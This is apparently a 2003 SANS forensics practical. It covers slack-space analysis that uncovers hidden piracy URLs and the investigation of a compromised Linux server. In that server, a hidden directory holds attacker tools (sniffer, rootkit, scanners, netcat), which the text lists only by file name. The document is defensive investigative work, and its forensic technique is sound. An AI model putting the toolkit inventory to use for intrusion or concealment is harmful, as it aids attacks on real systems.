-ÖZAA-EV%d0S6|¼AµNkWµPµWd|Y#*³xb¶Z/-3ö·HiÅeM`$3tBiu]7N
³ÄyÖ¹[root@LinuxForensics bmap-1.0.20]# ?M3?xe·eE
[root@LinuxForensics bmap-1.0.20]# ./bmap --mode slack \
> /mnt/floppy/Docs/Sound-HOWTO-html.tar.gz > /tmp/slack
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
[root@LinuxForensics bmap-1.0.20]# file /tmp/slack
/tmp/slack: gzip compressed data, deflated, original filename, `download
s', last modified: Mon Jul 14 10:43:52 2003, os: Unix
[root@LinuxForensics bmap-1.0.20]# mv /tmp/slack /tmp/slack.gz
[root@LinuxForensics bmap-1.0.20]# gunzip /tmp/slack.gz
[root@LinuxForensics bmap-1.0.20]# file /tmp/slack
/tmp/slack: ASCII text
[root@LinuxForensics bmap-1.0.20]# more /tmp/slack
Ripped MP3s - latest releases:

www.fileshares.org/
www.convenience-city.net/main/pub/index.htm
emmpeethrees.com/hidden/index.htm
ripped.net/down/secret.htm

***NOT FOR DISTRIBUTION***
[root@LinuxForensics bmap-1.0.20]#
```

This finding is significant. It suggests, if not proves the following:

1. *Prog* and *bmap* are the same utility
2. The *prog/bmap* binary was in use on the subject file system
3. The utility was deliberately compiled to conceal its identity
4. The user knew that his activities were illegal or certainly inappropriate
5. Though the actual URLs proved to be fictitious, this information suggests that the user was involved in the trafficking of pirated music
6. The user used company resources for his illegal activities

With this information and after reviewing the other files on the image, it was clear that my investigation was a success. The unknown binary had been identified and solidly linked to the alleged illegal activities.

Advice to Investigating Administrators

Because the analysis of slack space may be involved and time consuming, an efficient approach should be formulated for furthering the investigation. If System Administrators are going to look for more evidence, they should first determine the scope of the investigation by listing the systems to which John had access, and by looking into the involvement of other employees. If involvement of other employees is uncertain, Internet access logs should be reviewed to determine what systems may have been accessing bmap distribution sites or MP3 distribution sites, such as the ones referenced in slack space.

Once the scope has been determined, suspect systems should at very least be searched for a file called *prog*. Due to the care taken to conceal the identity of the binary, it is less likely that it will be found under the name *bmap*, but a search for *bmap* and other binaries in it's distribution would be prudent. All suspected files could be examined for evidence forensically as outlined above.

If Administrators believe that a particular system is involved, the slack space on the system can be analyzed as above, but with more efficient tools, such as *slacker*. The *slacker* tool analyzes slack space in a directory tree. Simply stated, it allows a user to recursively analyze files for used and free slack space. Such an audit would also prove tedious, but it would at least lend more efficiency to the investigation. *Slacker* was included in the *bmap* distribution. The following is a sample of *slacker* output:

© SANS Institute

```
root@LinuxForensics:/tmp/foo1/bmap-1.0.20
[root@LinuxForensics bmap-1.0.20]# ./slacker --mode pour /mnt/floppy
examining /mnt/floppy/lost+found
examining /mnt/floppy/John
examining /mnt/floppy/John/sect-num.gif
slack bytes: 368
examining /mnt/floppy/John/sectors.gif
slack bytes: 824
examining /mnt/floppy/prog
slack bytes: 972
examining /mnt/floppy/May03
examining /mnt/floppy/May03/ebay300.jpg
slack bytes: 849
examining /mnt/floppy/Docs
examining /mnt/floppy/Docs/Letter.doc
slack bytes: 0
examining /mnt/floppy/Docs/Mikemsg.doc
slack bytes: 0
examining /mnt/floppy/Docs/Kernel-HOWTO-html.tar.gz
slack bytes: 218
examining /mnt/floppy/Docs/MP3-HOWTO-html.tar.gz
slack bytes: 107
examining /mnt/floppy/Docs/Sound-HOWTO-html.tar.gz
slack bytes: 805
downloadsMfA Ew%1Iaps4EP-@S@BRP6im\I'1'1'3/>>I{%#xÅ
-ÖZAA-EV%0S6|kAqNkWkPqWd|Yq#*Å3xb1Z/-3â·HiAeM`$3tBiu]7N
³Ay0¹examining /mnt/floppy/Docs/DVD-Playing-HOWTO-html.tar3?xe.eE
slack bytes: 512
examining /mnt/floppy/nc-1.10-16.i386.rpm..rpm
slack bytes: 394
examining /mnt/floppy/.~5456g.tmp
slack bytes: 480
[root@LinuxForensics bmap-1.0.20]#
```

Legal Implications

John Price's activities were likely in violation of US and international copyright laws. Over the last several years, holders of copyrights, specifically those in the recording industry have stepped up legal action against those who traffic in the copyrighted material. Such legal action frequently pursues civil judgments for payment of damages; however, such cases can potentially be escalated to felonies based on the extent of the infringement.

Because civil suits may be broad in naming defendants, John's company would be well served to mitigate its involvement in John's activities, so as not to be construed as his enabler. By taking swift action against such infractions and enforcing the proper policies, as discussed below, they can hope to avoid being implicated in such affairs.

In addition to the evidence collected in this process, it is probable that prosecutors and plaintiffs, in building their case, would seek to obtain additional supporting information and that additional forensic information, such as web and system logs, would be subpoenaed and analyzed by investigators.

Aside from legal issues involving copyrighted material, John was probably violating company policy as well. As part of a comprehensive information

systems program, John's employer should have policies, which seek to prohibit the use and possession of malware and other types of security software on company systems, networks, and premises. Such a policy would definitely have pertained to the *bmap* utility. Additional policies, such as Acceptable Use of Systems and Acceptable Use of Internet, would serve as further deterrents against such behavior and provide the employer with a clear means of recourse should such violations occur. Such policies should be clearly stated, disseminated, and enforced to ensure their validity if they are ever to be called upon in a real-world case.

For more information on copyright infringement, you may want to visit these sites:

<http://www.copyright.gov/>

http://library.law.columbia.edu/music_plagiarism/

<http://www.templetons.com/brad/copymyths.html>

Interview Questions

Because so much evidence points to inappropriate activity by the user, I would begin questioning him in a manner that would give him a chance to confess, and I would then progress to questions that would hopefully elicit a slip-up, if not a pressured confession. By giving John a chance to confess, I would hope to gain his cooperation in determining the scope of the illegal activities and the involvement of other employees. This would also allow me to not reveal what I already know until I have to. By doing so, I can judge whether or not his confession is complete, and I would not tempt him to omit details and deliver a story that conforms only to my findings.

My interview questions for this case would be as follows:

1. Why does your system contain recent information on the creation and use of mp3s?
2. Why do you have information on sites like fileshares.org, ripped.net, and emmpeethrees.com?
3. What are the files and orders that you referenced in your recent communication to Mike? (This question is derived from the content of Mikemsg.doc)
4. What is the purpose of the *prog* utility that you've recently used?
5. Who are you selling the music to?
6. On what other systems are you hiding data with the *bmap* utility?
7. Who else from our company is involved in your music pirating operation?

8. What do you want to tell me about your trafficking operation?

© SANS Institute 2003, Author retains full rights.

Part 2 – Forensic Analysis of a System

About the Case

On the morning of June 10, 2003 at approximately 5:00 AM PST, an on-call network administrator is woken by a phone call from a monitoring engineer who is calling to report extremely high bandwidth utilization in part of their network. The Administrator immediately logs in and sets up IP accounting to track down the culprit. The activity is traced to a single server in their Northern California data center, which generated 1.7 GB of traffic in a 20 second period. A decision is immediately made to air-gap the server by removing its Ethernet connection and report the incident to the Security team when they arrive for work later that morning.

The company, which I will reference as foo.com¹, had all but forgotten about the existence of the subject system. An engineer had hastily built it to host and test a temporary monitoring application. It was deployed it many months earlier and, after the server's test period of only a few weeks, it was left on-line as its custodian shifted his attention elsewhere and forgot about it. Despite this grave oversight, it was fortunate for foo.com, that the server was a non-standard build and contained no sensitive or proprietary data.

This section of the practical assignment details the forensic evidence collection and analysis of the subject server.

The pertinent system specifications are as follows:

System Time Zone

GMT

Software

Operating System: RedHat 7.1, Kernel 2.4.2 (unpatched)

WebServer: Apache 1.3.22

Other: PHP 4.0.6 based web application

Hardware

Manufacturer: Generic chassis with no serial number

Internal Hard Drive: Seagate Baracuda, 20gb

CDROM: Internal

Floppy: 3.5 internal

Memory 512 mb

Motherboard Intel Server Board with onboard video card

CPU Dual 700 mhz Pentium Processors

¹ Shown in sanitized logs and output as foo.

Tag #	Description
030604-01	Generic 2U Rack Mounted Server (No Serial#), Dual Processor, Burgandy Face, Asset Tag #0005521
030604-02	Seagate Baracuda ATA III, Model ST320414A, Serial #3EC07L1W, internal harddrive

Preservation of Data

Because the system was left powered on, I had an opportunity to image the memory prior to powering down the system. To accomplish this, I configured a secure laptop to network directly to the server and started a listening process of *netcat* on the laptop and I piped the output of the listening process to a file, which would later become a *dd* image file.

I next logged onto the server to create a *dd* image of the server's memory. However, rather than creating a local image file, which could potentially overwrite critical forensic information, I piped the *dd* output to a local *netcat* process that was configured to send information over the network to the listening *netcat* process on the laptop.

Netcat is often referred to as the "Swiss Army Knife" of network tools. It is an incredibly useful and light utility that allows one to send and receive data on any system port. While it is commonly associated with hacking, due to its frequent use by hackers, its flexibility and wide array of applications make it a practical tool for system administrators and security professionals who can use it for a variety of legitimate tasks, such as the task described here.

Once the imaging process was completed and the contents were verified on the laptop, the system was powered down hard by disconnecting its power cable. The system was then taken to a secure lab for further imaging of its drives and forensic analysis.

Once in the lab, the hard drive was removed from the subject system and labeled as evidence. In order to power up the subject disk on the forensic analysis system without incident, I first had to remove the label references found in the forensic workstation's */etc/fstab* and replace the entries with their proper device paths. By doing so, I could boot up with both disks and not worry about label conflicts between the two systems. The revisions to */etc/fstab* were as follows:

<i>/dev/hdc2</i>	<i>/</i>	<i>ext3</i>	<i>defaults</i>	<i>1 1</i>
<i>#LABEL=/</i>	<i>/</i>	<i>ext3</i>	<i>defaults</i>	<i>1 1</i>
<i>#LABEL=/boot</i>	<i>/boot</i>	<i>ext3</i>	<i>defaults</i>	<i>1 2</i>
<i>/dev/hdc1</i>	<i>/boot</i>	<i>ext3</i>	<i>defaults</i>	<i>1 2</i>

Once the revisions were in place, the forensic system was powered down, the subject disk was then physically connected to the forensic system, and the system was again powered up.

Next, I used the command

```
# fdisk -l /dev/hda
```

to view the disk's partitioning. Once I had the partition information, I then began the process of imaging each partition.

To better document and identify the image slice numbers, I referenced the slice number in the image file name along with the string "emc", which was designated to reference the subject system. Each slice was imaged with the following *dd* command convention:

```
# dd if=/dev/hda1 of=/img/emc1.img
```

Because the system was a non-standard build, I now wanted to determine which slice was root and examine its */etc/fstab* to make sense of the slice identities and mount points. To do so, I mounted each image file. In order to preserve the forensic information contained in each slice, I was careful to mount each image with restrictive options as follows:

```
# mount -ro,loop,nodev,noexec,noatime /emc/emc/images/emc1.img /mnt
```

I learned each of the slices identity based on its content or the original */etc/fstab* entries. I next renamed the images according to a new convention that also referenced the mount point. By doing so, the identity of each slice image would be self-evident and my future interactions with each image would be more efficient. The new naming convention was *emc<slice#>_<mountPoint>.img*, such as *emc6_root.img*.

Now that each slice was imaged and properly named, I performed a checksum comparison of the images against the actual disk slices to verify the success and integrity of the imaging process. As was discussed earlier, this is a vital step in proving that the evidence had not been altered.


```
root@LinuxForensics:/img/emc/emc/images
[root@LinuxForensics images]# mount |grep emc
/img/emc/emc/images/emc6_root.img on /mnt/emc type ext2 (ro,loop=/dev/loop1)
/img/emc/emc/images/emc1_boot.img on /mnt/emc/boot type ext2 (ro,loop=/dev/loop2)
/img/emc/emc/images/emc10_spare.img on /mnt/emc/spare type ext2 (ro,loop=/dev/loop3)
/img/emc/emc/images/emc5_opt.img on /mnt/emc/opt type ext2 (ro,loop=/dev/loop4)
/img/emc/emc/images/emc7_var.img on /mnt/emc/var type ext2 (ro,loop=/dev/loop5)
/img/emc/emc/images/emc8_tmp.img on /mnt/emc/tmp type ext2 (ro,loop=/dev/loop7)
[root@LinuxForensics images]# md5sum /img/emc/emc/images/emc6_root.img
900f90b8635529d189e0c3d63b60a0a7 /img/emc/emc/images/emc6_root.img
[root@LinuxForensics images]# md5sum /dev/hda6
900f90b8635529d189e0c3d63b60a0a7 /dev/hda6
[root@LinuxForensics images]# md5sum /img/emc/emc/images/emc1_boot.img
ff0bd37e460a60d2ccc28b5d7df9910f /img/emc/emc/images/emc1_boot.img
[root@LinuxForensics images]# md5sum /dev/hda1
ff0bd37e460a60d2ccc28b5d7df9910f /dev/hda1
[root@LinuxForensics images]# md5sum /img/emc/emc/images/emc10_spare.img
78671564efe00d5e90bb107c436f52a0 /img/emc/emc/images/emc10_spare.img
[root@LinuxForensics images]# md5sum /dev/hda10
78671564efe00d5e90bb107c436f52a0 /dev/hda10
[root@LinuxForensics images]# md5sum /img/emc/emc/images/emc5_opt.img
f1e36322842af0b745f923ad69fca15a /img/emc/emc/images/emc5_opt.img
[root@LinuxForensics images]# md5sum /dev/hda5
f1e36322842af0b745f923ad69fca15a /dev/hda5
[root@LinuxForensics images]# md5sum /img/emc/emc/images/emc7_var.img
2aec543013e768c2e4b32609d2b0f66a /img/emc/emc/images/emc7_var.img
[root@LinuxForensics images]# md5sum /dev/hda7
2aec543013e768c2e4b32609d2b0f66a /dev/hda7
[root@LinuxForensics images]# md5sum /img/emc/emc/images/emc8_tmp.img
a3633f0930e8cb2b1e65492a0e0baa58 /img/emc/emc/images/emc8_tmp.img
[root@LinuxForensics images]# md5sum /dev/hda8
a3633f0930e8cb2b1e65492a0e0baa58 /dev/hda8
```

The previous screenshot shows the md5 checksum comparisons between the actual system disk partitions and their corresponding images. Now that the evidence had been demonstrated to be properly collected, I could press on into my investigation.

The Investigation

With the images preserved, I was now ready to start sifting for clues. To facilitate the investigation, I decided to take advantage of the feature rich “Autopsy Forensic Browser”, which is described in depth at <http://www.sleuthkit.org/autopsy/desc.php>.

Once I had Autopsy setup and ready to use, I created a case called “emc” and added the images to the case using Autopsy’s “Host Manager”. As you can see, the use of Autopsy simplifies the process by providing a point-and-click working environment. At this point, my earlier step of referencing the mount points in the image names were already paying off in time saved.



Now that the case was being managed in Autopsy, MD5 checksum were taken once more with Autopsy, so that they could be stored and easily referenced as part of the “emc” case I had created in Autopsy. In addition to its browsing capabilities, Autopsy also provides various additional functionality, one of which is to act as a sort of notebook that allows investigators to easily reflect back on case notes and details in an organized fashion. These features become increasingly useful; especially as the investigator’s notes begin scaling to voluminous proportions.

With my case set up in Autopsy, it was now time to create some timelines and gain some insight into the subject system’s suspicious behavior. To do my analysis, I use two methods to setup timelines. The first timeline is a comprehensive timeline of all slice images. To create this timeline, I used the following command against the read-only mounted image files:

```
# mac-robber /mnt/emc |mactime > /tmp/emc.mac
```

This method created an enormous 31,928,501 kb file that can be easily and efficiently searched with standard Unix commands. However, by creating additional timelines in Autopsy, I have the option of using Autopsy’s browsing

features as an alternative method of analyzing timeline data. Both methods have their strengths and weaknesses. Though I'm eager to focus my attention on the events of days just prior to the system being pulled off-line, I first analyze the timeline to determine the system's prior usage. Here are some of my findings.

The earliest MAC information found in the timeline is misleading. It dates back to 1989 and I speculate the information is preserved from archives used in the installation media and the administrator's customizations. These dates can be dismissed by the simple fact that the hardware technology used by this server was not existence at such and early date.

```
root@linuxforensics/tmp
Fri Mar 03 1989 21:54:51 574 ma -rw-r--r-- 0 0 36414 /ant/emc/usr/lib/bcc/include/regex.h
Fri Mar 03 1989 21:55:06 153 ma -rw-r--r-- 0 0 36415 /ant/emc/usr/lib/bcc/include/regex.h
Fri Feb 22 1991 02:02:36 54681 ma -r--r--r-- 0 0 17390 /ant/emc/usr/share/doc/dbl-devel-1.85/hash_unix.ps.gz
Thu Feb 28 1991 01:58:39 442 ma -rw-r--r-- 0 0 15040 /ant/emc/usr/share/doc/bash-2.04/functions/func
Thu Feb 28 1991 01:58:40 1148 ma -rw-r--r-- 0 0 15063 /ant/emc/usr/share/doc/bash-2.04/functions/substr
Thu Feb 28 1991 01:58:42 480 ma -rw-r--r-- 0 0 15065 /ant/emc/usr/share/doc/bash-2.04/functions/term
1458 ma -rw-r--r-- 0 0 15075 /ant/emc/usr/share/doc/bash-2.04/misc/suncad.teracap
1390 ma -rw-r--r-- 0 0 15064 /ant/emc/usr/share/doc/bash-2.04/functions/substr2
224 ma -rwxr-xr-x 0 0 15091 /ant/emc/usr/share/doc/bash-2.04/scripts/shprompt
573 ma -rw-r--r-- 0 0 15035 /ant/emc/usr/share/doc/bash-2.04/functions/diname
645 ma -rw-r--r-- 0 0 15031 /ant/emc/usr/share/doc/bash-2.04/functions/basename
1338 ma -rw-r--r-- 0 0 15037 /ant/emc/usr/share/doc/bash-2.04/functions/external
303 ma -rw-r--r-- 0 0 15038 /ant/emc/usr/share/doc/bash-2.04/functions/fact
1453 ma -rw-r--r-- 0 0 15039 /ant/emc/usr/share/doc/bash-2.04/functions/fact
```

Later timeline entries would suggest that the system was in use through much of 2000 and that several package upgrades occurred in February 2001. During that period, many files associated with drivers, man pages and server applications showed changes to their modification and access times. The changes made seemed to hinge around specific packages. As such, I would again attribute this to build archives used in the installation process.

On March 24 , 2001, thousands of entries were created in rapid succession. These changes affected files such as device directories, as well as common system application files. All changes during this period showed as changes to the modification and access times of the individual files. The activity here was clearly a major system change and seemed to be consistent perhaps with a system build. Soon after, on the 27th, a MySQL database was also installed. Frequent package additions persist on through the year. During this period, libraries, utilities and applications updates are seen often.

As I continued down the timeline, evidence of another major system event was gleaned from the creation of thousands of files on September 25, 2001. Beside the volume of files created, the file types were what one would expect to be generated by an installation or system upgrade. These entries indicated inode content changes to a wide variety of system and application files.

```
root@LinuxForensics:/tmp
2226 ..c -rw-r--r-- 0 0 21861 /mnt/emc/usr/share/man/man2/read.2.gz
46 ..c -rw-r--r-- 0 0 21814 /mnt/emc/usr/share/man/man2/lchown.2.gz
2735 ..c -rw-r--r-- 0 0 43869 /mnt/emc/usr/include/kudzu/device.h
2605 ..c -rw-r--r-- 0 0 21802 /mnt/emc/usr/share/man/man2/gettimeofday.2.gz
1710 ..c -rw-r--r-- 0 0 22322 /mnt/emc/usr/share/man/man3/tolower.3.gz
49 ..c -rw-r--r-- 0 0 22502 /mnt/emc/usr/share/man/man3/tcsetattr.3.gz
51 ..c -rw-r--r-- 0 0 22492 /mnt/emc/usr/share/man/man3/strspn.3.gz
1115 ..c -rw-r--r-- 0 0 22449 /mnt/emc/usr/share/man/man3/hsearch.3.gz
2303 ..c -rw-r--r-- 0 0 22213 /mnt/emc/usr/include/openssl/x509.h
46494 ..c -rw-r--r-- 0 0 43932 /mnt/emc/usr/share/man/man3/hasmntopt.3.gz
53 ..c -rw-r--r-- 0 0 22209 /mnt/emc/usr/share/man/man3/strncmp.3.gz
48 ..c -rw-r--r-- 0 0 22441 /mnt/emc/usr/share/man/man3/pclose.3.gz
1298 ..c -rw-r--r-- 0 0 22321 /mnt/emc/usr/share/man/man3/memmem.3.gz
45 ..c -rw-r--r-- 0 0 22302 /mnt/emc/usr/share/man/man3/logip.3.gz
953 ..c -rw-r--r-- 0 0 22283 /mnt/emc/usr/share/man/man5/issue.5.gz
4021 ..c -rw-r--r-- 0 0 23928 /mnt/emc/usr/share/man/man3/getopt.3.gz
1262 ..c -rw-r--r-- 0 0 22180 /mnt/emc/usr/share/man/man3/mbstowcs.3.gz
22295
```

Coincidentally, the boot log's earliest entries dated to September 25, which would seem to suggest the time at which the server entered into service:

```
root@LinuxForensics:/mnt/emc/var/log
[root@LinuxForensics log]# more boot.log
Sep 25 11:40:30 lnx_cln01 syslog: syslogd startup succeeded
Sep 25 11:40:30 lnx_cln01 syslog: klogd startup succeeded
Sep 25 11:40:30 lnx_cln01 portmap: portmap startup succeeded
Sep 25 11:40:30 lnx_cln01 nfslock: rpc.statd startup succeeded
Sep 25 11:40:30 lnx_cln01 keytable: Loading keymap:
Sep 25 11:40:30 lnx_cln01 keytable: ^[[60G[
Sep 25 11:40:30 lnx_cln01 keytable:
Sep 25 11:40:30 lnx_cln01 rc: Starting keytable: succeeded
Sep 25 11:40:30 lnx_cln01 random: Initializing random number generator: succeeded
Sep 25 11:40:32 lnx_cln01 netfs: Mounting other filesystems: succeeded
Sep 25 11:40:22 lnx_cln01 rc.sysinit: Mounting proc filesystem: succeeded
Sep 25 11:40:22 lnx_cln01 sysctl: net.ipv4.ip_forward = 0
Sep 25 11:40:22 lnx_cln01 sysctl: net.ipv4.conf.all.rp_filter = 1
Sep 25 11:40:22 lnx_cln01 sysctl: kernel.sysrq = 0
Sep 25 11:40:22 lnx_cln01 rc.sysinit: Configuring kernel parameters: succeeded
--More-- (0%)
```

From this period on, file system activity seems much more in-line with regular use. Entries are generated much more frequently for their Access times rather than their modification or change times. Again, application updates are seen, but they are sporadic and occur with much less frequency than the changes of the later period. These changes probably reflects the nature of the testing and development that was done on the system.

When I later questioned the Engineer about the history of the server, he revealed that the server was built from an image and that it was “rebuilt” several times due dependency issues with his application. He also confirmed that it was finally deployed in late 2001, but could not give a specific date.

Now that we have some perspective on the file system creation and history, I shift my attention back to the investigation. Discussion and reflection on activity timelines will be a recurring part of this analysis.

Of more interest to me than the early history of the system, I was especially curious about the file system activities immediately preceding the incident. As such, I sifted through the entries of early June, where I quickly discovered a flurry

of activity in a very suspicious directory. The directory was named “.targa” and it was tucked away in /usr/local/man/man1, where it would likely remain undetected for a long time under normal system use. Here you can see a portion of the “.targa” references that were revealed in my Autopsy timeline:

CREATE DATA FILE

CREATE TIMELINE

VIEW TIMELINE

VIEW NOTES

<- May 2003 Jul 2003 ->

Mon Jun

02 2003 1516

04:02:02

a -/-rw-r--r-- 1002 100 1184053 /usr/local/man/man1/.targa/src/checkphp.c

1125

a -/-rw-r--r-- 0 0 1184033 /usr/local/man/man1/.targa/src/duy.c

0

.c -rw-r--r-- 0 0 168 <emc8_tmp.img-dead-168 >

17

a l/rwxrwxrwx 0 0 12821 /dev/stderr -> ../proc/self/fd/2

5210

a -/-rw-r--r-- 0 0 1184035 /usr/local/man/man1/.targa/src/linsniffer.c

19586

a -/-rwxr-xr-x 0 0 960164 /usr/local/man/man1/.targa/bscan

1393

a -/-rw-r--r-- 0 0 1184041 /usr/local/man/man1/.targa/src/stealth.c

3611

a -/-rw-r--r-- 0 0 1184046 /usr/local/man/man1/.targa/src/w.c

15931

a -/-rw-r--r-- 0 0 1184043 /usr/local/man/man1/.targa/src/synscan.c

8447

a -/-r--r--r-- 0 0 1184047 /usr/local/man/man1/.targa/src/bpf.h

18596

a -/-rwxr-xr-x 0 0 960167 /usr/local/man/man1/.targa/nc

3111

a -/-rw-r--r-- 0 0 1184038 /usr/local/man/man1/.targa/src/nw2ip.c

81518

a -/-rw-r--r-- 0 0 1184049 /usr/local/man/man1/.targa/src/libpcap.a

535

a -/-rw-r--r-- 0 0 1184051 /usr/local/man/man1/.targa/src/Makefile

802

a -/-rw-r--r-- 0 0 1184036 /usr/local/man/man1/.targa/src/namip.c

4915

a -/-r--r--r-- 0 0 1184048 /usr/local/man/man1/.targa/src/pcap.h

Immediately of interest and concern, was the apparent content of the “.targa” directory. In it, I recognized the names of utilities commonly used by hackers. These utilities served no legitimate purpose on the system, let alone in their hidden location.


With my findings, my attention was immediately focused on the contents of the “.targa” and the clues they held. As such, I would now sift through the contents of the individual files to extract what I could about their purpose, usage, and user. Because “.targa” contained so many files, including a vulnerability scanner, sniffer, rootkit, php exploit tool, samba exploit tool, netcat, psybnc, and other malware, this document will stay focused on the files that I found to be of particular interest to the investigation and will not cover the other items which were determined to be simply part of the attacker’s toolkit.

The files displayed in “.targa” were now a known; so before I dove too deeply into the “.targa” analysis, I decided to take a quick look at the files that were deleted on the file system. By doing so I was hoping to develop an even broader view of the incident.

I began the process by using Autopsy’s File Analysis feature. With this tool I was able to view deleted files on the root image with a single click. At the top of the list was the first conspicuous file, t83-1-sh. The color of the link indicated that the file’s meta data had been reallocated. As such, it was likely that the file’s true content would not be recovered, but I attempted to recover it to see if turned up any leads.

FILE ANALYSIS					
		KEYWORD SEARCH	FILE TYPE	IMAGE DETAILS	META DATA
		DATA UNIT	HELP	CLOSE	
ALL DELETED FILES					
HIDE DIRECTORIES					
!	Type	NAME	MODIFIED	ACCESSED	CHANGED
	dir / in				
	r / r	/tmp/t83-1-sh	2002.03.17 21:13:59 (GMT)	2003.05.26 04:02:02 (GMT)	2003.05.25 20:03:57 (GMT)
	r / r	/etc/sysconfig/network-scripts/ifcfg-eth0.TMP	2001.12.22 02:53:32 (GMT)	2002.10.24 21:49:58 (GMT)	2001.12.22 02:53:32 (GMT)
	r / r	/etc/sysconfig/network.TMP	2001.12.22 02:53:44 (GMT)	2002.10.24 21:50:05 (GMT)	2001.12.22 02:53:44 (GMT)
	r / r	/etc/sysconfig/static-routes.TMP	2001.12.22 02:53:44 (GMT)	2002.10.24 21:49:59 (GMT)	2001.12.22 02:53:44 (GMT)
	r / r	/etc/ssh2/.ssh2_config.swp	2001.12.22 02:51:20 (GMT)	2001.12.22 02:53:32 (GMT)	2001.12.22 02:53:32 (GMT)
	r / r	/etc/ssh2/ssh2_config~	2002.10.24 21:47:10 (GMT)	2002.07.04 04:21:39 (GMT)	2002.10.24 21:50:10 (GMT)
	r / r	/etc/linuxconf/archive/Home-Office/etc/sysconfig/network-scripts/ifcfg-eth0	2001.12.22 02:53:32 (GMT)	2001.12.22 02:53:32 (GMT)	2001.12.22 02:53:32 (GMT)
	r / r	/etc/linuxconf/archive/Home-Office/etc/sysconfig/network-scripts/ifcfg-eth0,	2001.12.22 02:53:32 (GMT)	2001.12.22 02:53:32 (GMT)	2001.12.22 02:53:32 (GMT)
	r / r	/etc/linuxconf/archive/Home-Office/etc/networks	2001.12.22 02:53:33 (GMT)	2001.12.22 02:59:23 (GMT)	2001.12.22 02:53:33 (GMT)
	r / r	/etc/linuxconf/archive/Home-Office/etc/,networks,	2003.06.10 00:18:31 (GMT)	2003.06.10 17:23:09 (GMT)	2003.06.10 00:18:31 (GMT)
	r / r	/etc/linuxconf/archive/Office/etc/sysconfig/network	2002.10.24 21:47:10 (GMT)	2002.10.24 21:47:10 (GMT)	2002.10.24 21:47:10 (GMT)

By clicking on the filename link, I was presented with additional file data and a rendering of its contents. From this information, I could clearly see that the file was in fact gzip compressed data. Based on this, I decided to dig further and used the export utility to save the file contents to disk.



Because I knew the data was compressed with gzip, I saved the export with the .gz extension and then ran the *gzip* utility on it to uncompress the data.

